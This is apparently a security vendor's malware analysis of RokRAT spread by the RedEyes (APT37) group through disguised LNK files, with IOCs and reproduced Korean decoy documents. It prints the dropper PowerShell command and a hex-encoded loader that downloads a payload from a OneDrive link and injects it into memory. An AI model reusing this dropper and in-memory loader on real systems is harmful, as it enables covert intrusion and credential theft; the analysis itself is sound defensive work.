

# RokRAT Malware Distributed Through LNK Files (\*.lnk): RedEyes (ScarCruft)

asec.ahnlab.com/en/51751/

By bghjmun

April 26, 2023



AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed [CHM Malware Disguised as Security Email from a Korean Financial Company](#) last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The "230407Infosheet.lnk" file is disguised with a PDF icon and contains a malicious PowerShell command.




Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00089D40	63	72	69	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65
00089D50	61	74	65	28	24	6D	6F	6E	69	29	29	3B	22	3B	49	6E
00089D60	76	6F	6B	65	2D	43	6F	6D	6D	61	6E	64	20	2D	53	63
00089D70	72	69	70	74	42	6C	6F	63	6B	20	28	5B	53	63	72	69
00089D80	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	61	74	65
00089D90	28	24	70	75	6C	6C	29	29	3B	22	19	20	19	20	19	20
00089DA0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DB0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DC0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DD0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DE0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DF0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E00	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E10	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E30	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20

Figure 2. Dummy

data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {
$dirPath = '%temp%'
}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {$_.length -eq 0x00014A0DC4} ^|
Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath =
'%temp%\230407정보지.pdf'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -
Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath = '%temp%\230412.bat'; sc $exePath ([byte[]]($exeFile ^| select -
Skip 00561396)) -Encoding Byte; ^& $exePath;
```

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407Infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000970 FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE bbbbbbbbbbbbbbbbbbb
00000980 FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE bbbbbbbbbbbbbbbbbbb
00000990 FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE bbbbbbbbbbbbbbbbbbb
000009A0 FE FE FE FE FE FE FE FE FE FE FE FE FE 25 50 44 46 2D 31 bbbbbbbbbbb: %PDF-1
000009B0 2E 36 0D 25 E2 E3 CF D3 0D 0A 32 35 36 20 30 20 .6.ããïÓ..256 0
000009C0 6F 62 6A 0D 3C 3C 2F 46 69 6C 74 65 72 2F 46 6C obj.<</Filter/F1
000009D0 61 74 65 44 65 63 6F 64 65 2F 46 69 72 73 74 20 ateDecode/First
000009E0 36 2F 4C 65 6E 67 74 68 20 31 39 32 2F 4E 20 31 6/Length 192/N 1
000009F0 2F 54 79 70 65 2F 4F 62 6A 53 74 6D 3E 3E 73 74 /Type/ObjStm>>st
00000A00 72 65 61 6D 0D 0A 80 39 4F 4F 85 48 43 E9 A7 94 ream..€900...HCÉS"
00000A10 8C AA AA 32 44 D8 DD 21 20 A5 F2 94 44 3F 31 2A €^*2DØÝ! ¥ò"D?1*
00000A20 4C 1C 88 11 DD 1B 87 D2 CF 13 E7 91 48 7C 47 9F L.^.Ý.+ØÏ.ç`H|GÝ
00000A30 0A 8F 03 87 16 F1 30 93 D3 87 E8 A0 9C A4 41 04 ...+.ñ0"Ó±è œªA.
00000A40 7E 05 86 BF 36 2F E3 4B 3D 26 D9 0C B2 DD 08 97 ~.†ž6/ãK=ãÛ.*Ý.-

```

located at 0x9AA of the LNK file

Figure 3. PDF data


```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000890B0 11 AF 1A EB BB E8 FF E1 6A FF C6 9D 57 C6 73 5F .-.ë»èýájÿE.WEs_
000890C0 05 18 00 97 70 78 56 0D 0A 65 6E 64 73 74 72 65 ...-pxV..endstre
000890D0 61 6D 0D 65 6E 64 6F 62 6A 0D 73 74 61 72 74 78 am.endobj.startx
000890E0 72 65 66 0D 0A 35 35 37 38 39 32 0D 0A 25 25 45 ref..557892..%E
000890F0 4F 46 0D 0A 20 73 74 61 72 74 20 2F 6D 69 6E 20 OF. :start /min
00089100 63 3A 5C 5C 57 69 6E 64 6F 77 73 5C 5C 53 79 73 c:\\Windows\\Sys
00089110 57 4F 57 36 34 5C 5C 63 6D 64 2E 65 78 65 20 2F WOW64\\cmd.exe /
00089120 63 20 70 6F 77 65 72 73 68 65 6C 6C 20 2D 77 69 c powershell -wi
00089130 6E 64 6F 77 73 74 79 6C 65 20 68 69 64 64 65 6E ndowstyle hidden
00089140 20 2D 63 6F 6D 6D 61 6E 64 20 22 24 70 75 6C 6C -command "$pull
00089150 20 3D 22 24 70 69 6E 61 3D 22 22 22 35 42 34 45 ="$pina=""5B4E
00089160 36 35 37 34 32 45 35 33 36 35 37 32 37 36 36 39 65742E5365727669
00089170 36 33 36 35 35 30 36 46 36 39 36 45 37 34 34 44 6365506F696E744D

```

located at 0x890F4 of the LNK file

Figure 4. Script code



in the Temp folder

Figure 5. Files created

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.





Figure 6.

230407Infosheet.pdf (normal file)

The script file executed at the same time contains the following PowerShell command that executes malicious commands which exist as HEX values.

```
start /min c:\Windows\SysWOW64\cmd.exe /c powershell -windowstyle hidden -command "$pull
=="$pina=""5B4E65742E53657276696365506F696E744D616E616765725D3A3A536563757269747950726F746F636F6C3D5B456E756D5D3A3A546F4F626A6563742
85B4E65742E536563757269747950726F746F636F6C547970655D2C203303732293B2461613D275B446C6C496D706F727428226B65726E656C3332E646C6C22295
D07075626C6963207374617469632065787465726E20496E7450747220476C6F62616C416C6C6F632075696E7420622C75696E742063293B273B24623D4164642D547
9065202D4D656D626572446566696E6974696F6E20246161202D4E616D652022414142220202D50617373546872753B2461626162203D20275B446C6C496D706F7
27428226B65726E656C3332E646C6C22295D07075626C6963207374617469632065787465726E20626F6C205669727475616C50726F7465637428496E745074722
0612C75696E7420622C75696E742063206F757420496E745074722064293B273B246161623D4164642D54797065202D4D656D626572446566696E6974696F6E20246
1626162202D4E616D652022414142220202D50617373546872753B2463203D204E65772D4F626A6563742053797374656D2E4E65742E576562436C69656E743B24643
D226974747073A2F6170692E6F6E6564726976652E636F6D2F76312E302F7368617265732F75216148523063484D364C7938785A484A324C6D317A4C326B76637
94642614668465745784B5530354E554652695A6E706E56553134546D4A4A26B4D3251306B5F5A5431575A456C4C536A452F726F6742F636F6E74656E74223B246
2623D275B446C6C496D706F727428226B65726E656C3332E646C6C22295D07075626C6963207374617469632065787465726E20496E7450747220437265617465546
87265616428496E7450747220612C75696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E745074722066293B273B246363633D416464
42D54797065202D4D656D626572446566696E6974696F6E20246262202D4E616D65202242422202D50617373546872753B246464643D275B446C6C496D706F727
428226B65726E656C3332E646C6C22295D07075626C6963207374617469632065787465726E20496E74507472205716974466F7253696E676C656D626A656374284
96E7450747220612C75696E742062293B273B246666663D4164642D54797065202D4D656D626572446566696E6974696F6E2024646464202D4E616D6520224444442
2202D50617373546872753B24653D3131323B646F207B2020747279207B2024632E486561646572735B22757365722D6167656E74225D203D2022636F6E6E65637
4696E672E2E223B24786D7077343D24632E446F776E6C6F616444617461282464293B247830203D2024623A3A476C6F62616C416C6C6F63283078303034302C202
4786D7077342E4C656E6774682B3078313030293B246F6C64203D20303B246161623A3A5669727475616C50726F74656374282478302C2024786D7077342E4C656E6
774682B30783130302C2030783034302C205B7265665D246F6C64293B666F720282468203D20313B2468202D6C742024786D7077342E4C656E6774682B24682B2B292
0785B53797374656D2E52756E74696D652496E7465726F7053657276696365732E4D61727368616C5D3A3A577269746542797465282478302C2024682D312C20282
4786D7077345B24685D202D62786F722024786D7077345B305D2920293B7D3B747279787468726F7720313B7D63617463687B2468616E646C653D2463633A3A437
26561746554687265616428302C302C2478302C302C302C30293B246666663A3A5716974466F7253696E676C654F626A656374282468616E646C652C203530302A3
1303030293B7D3B24653D3232323B7D63617463687B736C6565702031313B24653D3131323B7D7D7768696C65282465202D657120313132293B""; $moni="""";
$moni+[char]([convert]::toint16($POLL,16)); Invoke-Command -ScriptBlock ([ScriptBlock]::Create($moni));"; Invoke-Command
-ScriptBlock ([ScriptBlock]::Create($pull));"
```

Figure 7. 230412.bat

The final PowerShell command that is executed downloads the encoded data from [https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHUj2Lm1zL2kvcyFbFhFWExKU05NUFRiZnprnVU14TmJjkm2Q0k\\_ZT1WZEILSjE/roo](https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHUj2Lm1zL2kvcyFbFhFWExKU05NUFRiZnprnVU14TmJjkm2Q0k_ZT1WZEILSjE/roo) decodes it, and injects it into the PowerShell process to perform malicious behavior.



**2023년도 4월 한국학회의  
연구회/연구회  
156차 세미나 안내**

○ 때: 2023년 4월 29일 (토) 09:30 - 19:30 (학술세미나 13:30~18:00)

○ 곳: [Redacted]

○ 연역사: [Redacted]

○ 참고: 방역 철저 (직접 참석이 어려운 경우 Zoom 으로 참석 가능함)

○ 감독, 세미나 담당: [Redacted]

<교편 감독 일정>		
▶ 교편 감독	[Redacted]	[Redacted]
▶ 중용 특강		
▶ 중(대)연설	[Redacted]	[Redacted]
[Redacted]		
<세미나 일정>		
▶ 회의실 순서		
1. (개회식) /개회사 /축사	[Redacted]	[Redacted]
▶ (제1세션)		
회 장	[Redacted]	[Redacted]
특 강 1	[Redacted]	[Redacted]
회 담	[Redacted]	[Redacted]
(휴 식)	[Redacted]	[Redacted]
▶ (제2세션)		
회 장	[Redacted]	[Redacted]
특 강 2	[Redacted]	[Redacted]
회 담	[Redacted]	[Redacted]

(유 식)	사, 간석	16:20 - 16:30
▶ (제3세션)	[Redacted]	16:30 - 18:00
회 장	[Redacted]	16:40 - 18:00
발 표 1	[Redacted]	
발 표 2	[Redacted]	
회 담	[Redacted]	
▶ (폐회식, 안건)	[Redacted]	18:00 - 19:30

\* Zoom 회의 참가 [https://\[Redacted\]](https://[Redacted])

Figure 10. April

29th 2023 Seminar.pdf created through April 29th 2023 Seminar.Ink

<의견 기고 21.10>

**북한의 외교정책 결정과정과 상무조(TF) 운영실태**

박사권 북한외교관

**1. 북한의 외교정책 결정 구조와 과정**

**가. 외교정책 결정 구조**

북한의 외교정책결정구조를 보면, 공식적으로 결정에 참여하는 기구는 헌법상 외교정책의 기본 원칙을 수립하는 최고로결기인 최고인민회의와 최고인민회의 산하에 설치된 외교정책위원회가 있고, 헌법상 외교정책의 수립, 해외수역에서 중사의 임명 및 소환, 그리고 산하에 외교정책위원회를 설치하고 외교활동을 지도하는 중앙인민위원회가 있다.

최고인민회의가 대내외 정책의 기본설정을 서운하는 것은 북한에 9월이 출범되어 있고 인조 조약의 대외정책이 실현되고 있는 것처럼 대외적으로 시위하기 위한 형식이 출몰한다. 해부조 직이 하나도 없는 최고인민회의는 정적이거나 정책의 기본설정을 서운할 수 없으며, 최고인민회의가 집행되는 기간 장, 정, 군 등 각 분야에서 이미 작성한 정책들을 총괄시키기 위한 하나의 요구가 출몰한다.

집일성의 사할 이후 집행력의 유입적 해에서, 상요정책 결정과정 시 이미 불리한 경우 사회주의자들이 실시하였던 형식적이라 북한에는 존재하지 않았으며, 이후의 집행력의 유입 지도적이라 장, 군, 유입상대정책회의 10대정책이 지어지고 있는 한 북한 정책결정과정에서는 장, 유의 간의 대립이 있을 수 없다.

북한의 외교정책 발상 기구의 주요 입부와 역할은 다음과 같다.

첫째, 노동당 중앙위원회 국제사업부는 다른 나라 공산당 등 좌익 정당들과 기차 및 일당 및 아랍세력과의 관계발현을 담당하고 있다. 외무성과 기차 대외활동 관련 기관들의 대외활동에 대한 광적인 정책적 지도와 감독을 담당했다. 그러나 집행력의 지시에 따라 1993년경부터 외무성에 대한 노동당 국제사업부의 지도 및 감독 기능이 정지되었으며 외무성은 집행력에 계속되었다.

둘째, 외무성은 북한과 소공관계에 있는 다른 나라 및 국제기구들과의 정부급 외교정책 작성 및 외교활동을 담당하고 있다. 남북 양국 간 회담을 비롯한 양국 차원의 남북관계 관련 대외정책 수립, 활동 기획 및 감독을 맡고 있다. 외무성은 미국과 일본 등 비공식 역가를 관련 외교정책 작성 및 대외활동과 관련한 기획과 실행을 담당하고 있다. 그리고

북한 내 모든 기관과 부문의 대외활동을 총괄적으로 장악, 통제 및 조정하고 있다.

셋째, 노동당 중앙위원회 통일전선사업부는 조약체결과 통일위원회(조약체결) 혹은 외무성 차원위원회와 같은 대외적 인연을 맡고 해외교섭 및 민간 등 대남 외교와 대미, 대일 협상 및 교류문제를 담당하고 있다.

넷째, 대외문화연락위원회는 노동당 국제사업부와 외무성의 직접적인 지도 밑에 다른 나라들의 각종 비정보를 기구들과 단체들, 친북 조직들과 인사들의 교류 등 관계를 관찰하면서 북한의 지지자 및 동맹자들에 확대와 해당 국가들의 친북화 환경 조성을 담당하고 있다.

다섯째, 외교관 사명교육은 형식상으로는 내각 사무처에 소속되어 있으나 외무성 외무부(외무부)의 국가안전보장회의 지도 밑에 조부 외무부의 활동 및 생활 편의보장과 미팅, 도청 등 업무를 담당하고 있다.

북한의 외교정책 결정과정의 특징을 보면 다음과 같다.

1970년대 초까지 외교정책을 비롯한 북한의 모든 정책들은 무소불위나 상공 등 다른 사회주의국가들과 마찬가지로 최고 정책결정기구인 노동당 정치국에서의 정기적인 회의, 결정과정과 최고인민회의에서의 재결정정을 통하여 실행되었다.

그러나 집행력이 발현을 정략하기 시작한 1970년대 후반부터 이와 같은 일체적 정책 회의 및 결정과정은 점차 유명무실해지고 모든 정책이 집행력과 집행력의 직접적 지시와 비준에 의해 집행되는 체계가 확립되기 시작하였다. 즉, 당과 정부의 정책결정 기관들에서 작성된 "보조문건"들이 집행력과 집행력에 의해 비준된 다음, 노동당 정치국에서의 형식적인 합의를 거쳐 최고인민회의에서 재결정되는 체계가 수립되었다.

1970년대 말부터는 각 기관들이 즉 같은 문건들을 두 개에 작성하여 집행력과 집행력에 의해 비준되었고 최종 결정은 집행력이 하였다. 70년대 말부터는 모든 문건이 집행력에 의해 비준되었으며 집행력이 집행력 후 총괄된 문건만이 집행력에 의해 비준되었다. 1980년대 후반부터는 대부분의 문건이 집행력의 단계에서 최종 결정되었고, 집행력 총괄서 집행력이 어떠한 문건과 정상적으로 비준한 집행력이 직접 관여된 문건과 관련된 문건 등 일부 문건만이 집행력에까지 비준되었다.

1990년대 초부터, 특히 1994년 집행력의 사후 모든 정책들은 집행력의 직접적인 지시와 비준에 의해 최종 결정되고 형식적으로나마 존재하던 노동당 중앙위원회 정치국의 정기적인 회의는 전혀 소집되지 않음으로써 정지되어 완전히 유명무실한 존재로 되었다.

- 1 -

- 2 -

Figure 11.

230402.hwp created through NK Diplomacy Policy Decision Process.Ink

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.

- [Reddoor \(RokRAT\) Malware Analysis Report](#) – May 9, 2022
- [Korean APT Attacks Using Ruby Script Analysis Report](#) – Apr. 7, 2021

[File Detection]

Dropper/LNK.Agent (2023.04.08.00)

Downloader/BAT.Agent (2023.04.08.00)

[IOC]

0f5eeb23d701a2b342fc15aa90d97ae0 (LNK)

aa8ba9a029fa98b868be66b7d46e927b (LNK)

657fd7317ccde5a0e0c182a626951a9f (LNK)

be32725e676d49eaa11ff51c61f18907 (LNK)

8fef5eb77e0a9ef2f97591d4d150a363 (bat)

461ce7d6c6062d1ae33895d1f44d98fb (bat)

hxxps://api.onedrive.com/v1.0/shares/ul!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnphVU14TmJjbkM2Q0k\_ZT1WZEILSjE/root/

**Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.**

Categories: [Malware Information](#)

Tagged as: [APT37](#), [lnk](#), [RedEyes](#), [RokRAT](#), [ScarCruft](#)